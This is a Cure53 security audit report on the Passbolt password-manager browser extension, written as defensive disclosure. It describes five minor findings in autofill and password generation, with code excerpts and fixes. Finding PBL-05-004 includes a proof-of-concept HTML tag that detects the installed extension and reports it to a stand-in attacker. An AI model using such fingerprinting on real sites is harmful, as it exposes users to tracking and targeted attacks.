Fine penetration tests for fine websites

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report Passbolt Extension Integration 08.2021

Cure53, Dr.-Ing. M. Heiderich, MSc. J. Moritz

Index

Introduction

> *“The password manager your team was waiting for. Free, open source, self-hosted, extensible, OpenPGP based.”*
>
> From https://www.passbolt.com/

This report - entitled PBL-05 - details the scope, results, and conclusory summaries of a penetration test and security assessment against the Passbolt Browser Extension with a particular focus on the Browser Integration & WebExtension API usage.

Note pertinently that both the Chrome and Firefox versions of the Passbolt browser extension itself, as well as the crypto they employ, were subject to audit by the Cure53 team back in April 2021. As mentioned previously, the scope here had a considerably greater focus than that which was documented via the PBL-02 report earlier this year.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

The work was requested by Passbolt SA in mid-June 2021 and conducted by Cure53 in mid-late August, namely in CW34. A total of two-and-a-half days were invested to reach the coverage expected for this project. The testing conducted for PBL-05 was divided into two separate work packages (WPs) for execution efficiency, as follows:

- **WP1**: Penetration-Tests & Code Audits against Passbolt Chrome Extension
- **WP2**: Penetration-Tests & Code Audits against Passbolt Firefox Extension

Cure53 was granted access to all sources, builds and a plethora of detailed test-supporting documentation. As has become customary for all engagements between Passbolt and Cure53, the methodology chosen here was white-box. A team of two senior Cure53 testers was assigned to this project's preparation, testing, audit execution, and finalization.

All preparations were completed in mid-August, namely in late CW33 and early CW34, to ensure that the testing phase could proceed without hindrance. Preparatory actions were conducted efficiently as usual, whilst one can denote that no noteworthy blockers or hindering factors were recorded during this or the subsequent testing phase. Passbolt delivered excellent test preparation and assisted the Cure53 team in every respect to procure maximum coverage and depth levels for this exercise.

Communications were facilitated via the dedicated, shared Slack channel that was initially deployed to combine the workspaces of Passbolt and Cure53, allowing an optimal collaborative working environment to flourish. Cure53 gave frequent status updates concerning the test and any related findings, whilst simultaneously offering prompt queries and receiving efficient, effective answers from the Passbolt team. Live reporting was not requested, which in hindsight proved a sufficient decision considering the low volume and minor severity of the findings detected.

With regards to the findings in particular, the Cure53 team procured comprehensive coverage over the WP1 and WP2 scope items, identifying a total of five. Two of these findings were categorized as security vulnerabilities, whilst three were deemed general weaknesses with lower exploitation potential. This is undoubtedly an excellent outcome. Furthermore, these results simultaneously reiterate and reconfirm the positive impressions garnered for PBL-02 concerning the security posture of the browser extensions in scope, and stand as testament to the quality of the integration scrutinized here. Only two issues were detected previously, both of *Low* and *Informational* severity levels. Here, the volume of findings saw a slight increase, though positively the severity levels also reside in the realm of *Low* and *Informational* severity bugs. All in all, one should consider this another fantastic result for the Passbolt browser extension scope.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

The report will now shed more light on the scope and testing setup as well as provide a comprehensive breakdown of the available materials. This will be followed by a chapter dedicated to the test coverage and methodology, in which Cure53 will detail which areas of the code were assessed and via which means, despite the fact that no issues were detected in a given area. This serves to deliver full transparency on the test depth and coverage.

Subsequently, the report will list all findings identified in chronological order. Each finding will be accompanied by a technical description and Proof of Concepts (PoCs) where applicable, plus any relevant mitigatory or preventative advice to action.

In summation, the report will finalize with a conclusion in which the Cure53 team will elaborate on the impressions gained toward the general security posture of the Passbolt Browser Extension - with a particular focus on the Browser Integration & WebExtension API usage - giving high-level hardening advice where applicable.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Scope

- **White-box penetration tests and audits against Passbolt Ext. Browser Integration**
  - **WP1**: Penetration-Tests & Code Audits against Passbolt Chrome Extension
    - https://github.com/passbolt/passbolt_browser_extension/tree/develop
    - Revision in scope:
      - *v3.3.0-alpha.1*
    - Inspected commit:
      - *cd94daf951437ed82f56bb471b40b40c4b4f6311*
  - **WP2**: Penetration-Tests & Code Audits against Passbolt Firefox Extension
    - See above, both extension builds utilize the same codebase
  - **Test-supporting material was shared with Cure53**
    - Risk Analysis Documentation (audit-relevant content on page 52)
      - https://docs.google.com/document/d/1W2KcVKOIo8YhpQpi2JbAcDT_dxWWmcJQrkrR0Y81Tls/edit#heading=h.8dt4zpvb96x8
  - **All relevant sources were shared with Cure53**
    - https://github.com/passbolt/passbolt_browser_extension/tree/develop
    - https://github.com/passbolt/passbolt_styleguide/tree/develop
    - https://bitbucket.org/passbolt_pro/passbolt_pro_api/src/develop/

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Test Methodology

This section briefly summarizes Cure53's testing process in order to transparently detail the overall coverage achieved in this pentest against the Passbolt browser extensions. The following notes highlight steps taken to ensure clearer understanding of the sensitive areas explored, as well as towards the coverage of the security bug classes performed during this audit. The section commences with the analysis of the browser integration feature and concludes with descriptive actions concerning security tests against the password generation feature.

Audit of the browser integration feature of the Browser Extensions

- Cure53 initiated proceedings by examining the configuration of the *manifest.json.* The verification was made that the *externally_connectable* property was disabled, which prevents communication between the extension and malicious websites. Additionally, the content scripts were reviewed to ascertain whether they allow for message relay from the webpage context to the backend pages. One can confirm that this was not the case and that security best practices were implemented well in this instance.
- Next, the web accessible resources were checked. The discovery was made that various resources were exposed by the extension, which allows malicious users to determine whether any user has the Passbolt extension installed (see ticket PBL-05-004 for more details).
- Heightened scrutiny was placed toward the potential for XSS exploits within the extension itself, as well as in the injected webpage iframes. Testing confirmed that user input was correctly escaped at all identified places. One can also confirm that proper usage of the React.js framework contributes to this outcome in addition. Furthermore, no active usages of security-sensitive functions such as *innerHTML, eval* or *document.write* as well as *dangerouslySetInnerHTML* were found.
- Moreover, the autofill feature was examined with care. Testing confirmed that the ability to autofill passwords across origin boundaries was impossible. The existing *canSuggestUrl* function was found to be resilient against attacks of this nature. Only one non-security relevant issue was unearthed, which could lead to credential autofill into different forms if a webpage contains more than one login (see PBL-05-002).

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Audit of the password-generator feature of the Browser Extensions

- Furthermore, the password generation feature was subject to intense investigation. The verification was made that a cryptographically-sound PRNG was deployed to generate random values for the password-generation process. A minor issue was found that can lead to an incorrectly-generated password when enabling the emoji mask (see PBL-05-003).
- Subsequently, the entropy calculation was reviewed. A flaw was found in the length calculation of strings that contained emojis (see PBL-05-001). This flaw resulted in a displayed entropy which was significantly higher than the actual entropy.
- In addition, a secure default length for passwords and passphrases was observed.
- Besides this, the character classes were reviewed to ascertain whether they match the characters claimed on the label. This revealed that curly braces are not added to passwords if the parenthesis mask is selected, as detailed via PBL-05-005.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *PBL-05-001*) for the purpose of facilitating any future follow-up correspondence.

PBL-05-001 WP1/2: Incorrect entropy calculation when using emojis *(Low)*

The discovery was made that the password generator calculates the incorrect entropy of a password if emojis are added to the permitted character classes. Since the implementation of the generator calculates 10 passwords and returns that with the seemingly highest entropy, a weaker password could be preferred to a stronger one.

The screenshot below displays a randomly-generated password containing eight emojis with a claimed entropy of 125.3 bits. The configured emoji mask contains 115 different emojis. The actual entropy of a password with length 8 and a mask size of 115 can be calculated with *Math.log2(Math.pow(115,8)) == 54.8*. This significant difference gives Passbolt users a false sense of security with regards to their passwords and emoji usage.



Fig.: Incorrectly calculated entropy with emojis in password.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

This incorrect calculation is caused by the usage of the length property of a string in combination with emojis. Since the length property returns the string length in UTF-16 code units, a single emoji can have a string length of 2 or more.

Affected file:
passbolt_styleguide/src/shared/lib/SecretGenerator/SecretGeneratorComplexity.js

Affected code:

```
const MASKS = [
 [...]
 {
       "name": "emoji",
       "label": "😘",
       "characters": "😀😁😂😃😄😅😆😇😈😉 [illegible].]"
  }];

export const SecretGeneratorComplexity = {
  entropyPassword : (password = '') => {
       let maskSize = 0;
       let useMask = false;
       const passwordCharacters = password.split('');
       for (const mask of MASKS) {
       useMask = passwordCharacters.some(character =>
mask.characters.includes(''+character));
       if (useMask) {
       maskSize += mask.characters.length;
       }
       }
       return calculEntropy(password.length, maskSize);
  }
```

Calculating the length of an emoji can be a cumbersome process. A user-perceived emoji can be assembled from two UTF-16 code units, also referred to as *surrogate pairs*. However, a user-perceived emoji can also be represented by a sequence of code points or emojis (also known as a *grapheme cluster*[1]). For a more sufficient calculation of the entropy, one can therefore recommend enumerating the volume of grapheme clusters within the password and the mask.

[1] https://unicode.org/reports/tr29/#Grapheme_Cluster_Boundaries

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

PBL-05-003 WP1/2: Incorrect password generation when using emojis *(Low)*

While reviewing the password generation process, the observation was made that an incorrect password could be generated in the eventuality that an emoji mask is enabled. More specifically, the password-generation process fails to divide the string of emojis into correct units which can result in non-printable Unicode characters within the password.

The screenshot below displays the password generator configured with a password length of eight characters. However, the generated password in the corresponding field only contains seven printable characters.



Fig.: Incorrect password length.

Since the spread syntax (*[...iterableObj]*) splits a string into UTF-16 code points, an emoji assembled out of two or more code points will be disassembled accordingly. This is the case for the emojis ☺ (U+263A U+FE0F) and ☹ (U+2639 U+FE0F). For this reason, the non-printable variation selector code point U+FE0F can be inserted into the password with a higher possibility than alternative characters or code points. This scenario is illustrated in the screenshot above, in which the password consists of seven printable code points and the variation selector.

Affected file:
passbolt_styleguide/src/shared/lib/SecretGenerator/PasswordGenerator.js

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Affected code:

```
const availableMasks = configuration.masks.filter(mask => mask.active);
[...]
// Build the mask to use to generate a secret.
mask = availableMasks.reduce((mask, currentMask) =>
[...mask, ...currentMask.characters], []);
```

In order to resolve this flaw, one can recommend dividing the mask into grapheme clusters[2] or to remove emojis with more than one code point. These measures would result in a generated password that contains only user-perceived characters or code points.

[2] https://unicode.org/reports/tr29/#Grapheme_Cluster_Boundaries

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Miscellaneous Issues

This section covers any and all noteworthy findings that did not lead to an exploit but might assist an attacker in successfully achieving malicious objectives in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

PBL-05-002 WP1/2: Autofill feature always completes first password field *(Info)*

Testing confirmed that the *Autofill* feature always fills the first password field of a login page. In any eventuality whereby a website contains multiple login forms - for example, an admin login and a user login - this could introduce unnecessary risk. Specifically, this can result in a password automatically filled into one form and the username into another form. Whilst a direct security impact could not be identified, this issue could have negative repercussions for the user experience.

Affected file:
passbolt_styleguide/src/react-web-integration/Autofill/Autofill.js

Affected code:

```
const findInputElementInIframe = function (type, iframeDocument) {
  let inputElement = null;
  if (type === 'password') {
       inputElement = iframeDocument.querySelectorAll(PASSWORD_INPUT_SELECTOR);
       //  Password element has been found.
       if (inputElement.length) {
       return inputElement[0];
       }
```

To mitigate this issue, one can recommend binding the password and username fields to the corresponding HTML forms. With regards to multiple login fields, the username-password tuple would not be split across forms.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

PBL-05-004 WP1/2: Web-accessible resources allow user fingerprinting *(Info)*

The discovery was made that the exposed web-accessible resources can be abused by an attacker to determine whether a user has installed the Passbolt extension. This information could aid an attacker in their efforts to further exploit the platform and the user in question.

In order to reproduce this issue, the attacker is required to lure a victim onto an attacker-controlled website. This page contains a reference to one of the exposed resources as illustrated in the code displayed below. In this situation, a notification would be delivered to the attacker if the resource is successfully loaded.

PoC HTML:

```
<img src="chrome-extension://lkjbabiilpomnghkpidonoebnbooponb/data/img1/logo/icon-16.png" onload="attacker.send(This is a Passbolt User')">
```

It is recommended to reduce the exposed web-accessible resources as much as possible in order to mitigate the risk of user fingerprinting.

PBL-05-005 WP1/2: Absence of curly braces in *parentheses* mask *(Info)*

Testing confirmed that the pre-configured password mask *parenthesis* does not include curly braces as claimed on the label. The fact that passwords will never contain curly braces could give the end user a false sense of security.

Affected file:
passbolt_browser_extension/src/all/background_page/model/passwordGenerator/passwordGeneratorModel.js

Affected code:

```
[...]
  {
  "name": "parenthesis",
  "label": "{ [ ( | ) ] ] }",
  "characters": "([|])",
  "active": true
  },
```

It is recommended to either add curly braces to the character set or to remove the missing characters from the label.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Conclusions

The impressions gained during this report - which details and extrapolates on all findings identified during the CW34 testing against the Passbolt Browser Extension, with a particular focus on the Browser Integration & WebExtension API usage - will now be discussed at length. To summarize, the confirmation can be made that the extensions under scrutiny have left a positive impression.

The primary objective of the audit pertained to review forthcoming features of Passbolt's Firefox and Chrome browser extensions, such as the browser integration and the password generator. Both extensions share the same code base for the most part, which enabled an optimum testing environment.

Starting with the browser-integration, this feature offers the functionality of auto-filling credentials into the login form of user-visited pages. This functionality was examined carefully with regards to XSS vectors. The injected iframes, which are deployed to display Passbolt's user controls and options on the web pages, escaped user input at all identified places. This owed to the correct implementation of the ReactJS framework in particular.

The process of auto-filling across origin borders was also thoroughly reviewed. Testing confirmed that the existing URL suggestion logic is resilient against attacks whereby an attacker prompts a user to autofill credentials into the dummy page. Only two issues without a direct security impact were identified in this area, which are covered in more detail via tickets PBL-05-002 and PBL-05-004. These issues could lead to confusion with username and password fields in any instance whereby a page contains multiple login forms or allows for user fingerprinting. Moving to the password generator, this feature generally made a solid impression. The utilized PRNG is considered cryptographically secure for generating random values. However, two minor issues were identified when enabling the emoji mask. This could lead to an incorrectly generated password (see PBL-05-003) or an inarticulately-calculated entropy (see PBL-005-001) which would give the user a false sense of security. This demonstrates that there is room for minor improvements when handling strings containing unicode.

All in all, the applications in focus made an indisputably excellent impression with no potentially-damaging vulnerabilities detected during this report. Once the findings listed in this report are addressed, the extension should be ready for production rollout..

Cure53 would like to thank Remy Bertot, Cedric Alfonsi and Max Zanardo from the Passbolt SA team for their excellent project coordination, support and assistance, both before and during this assignment.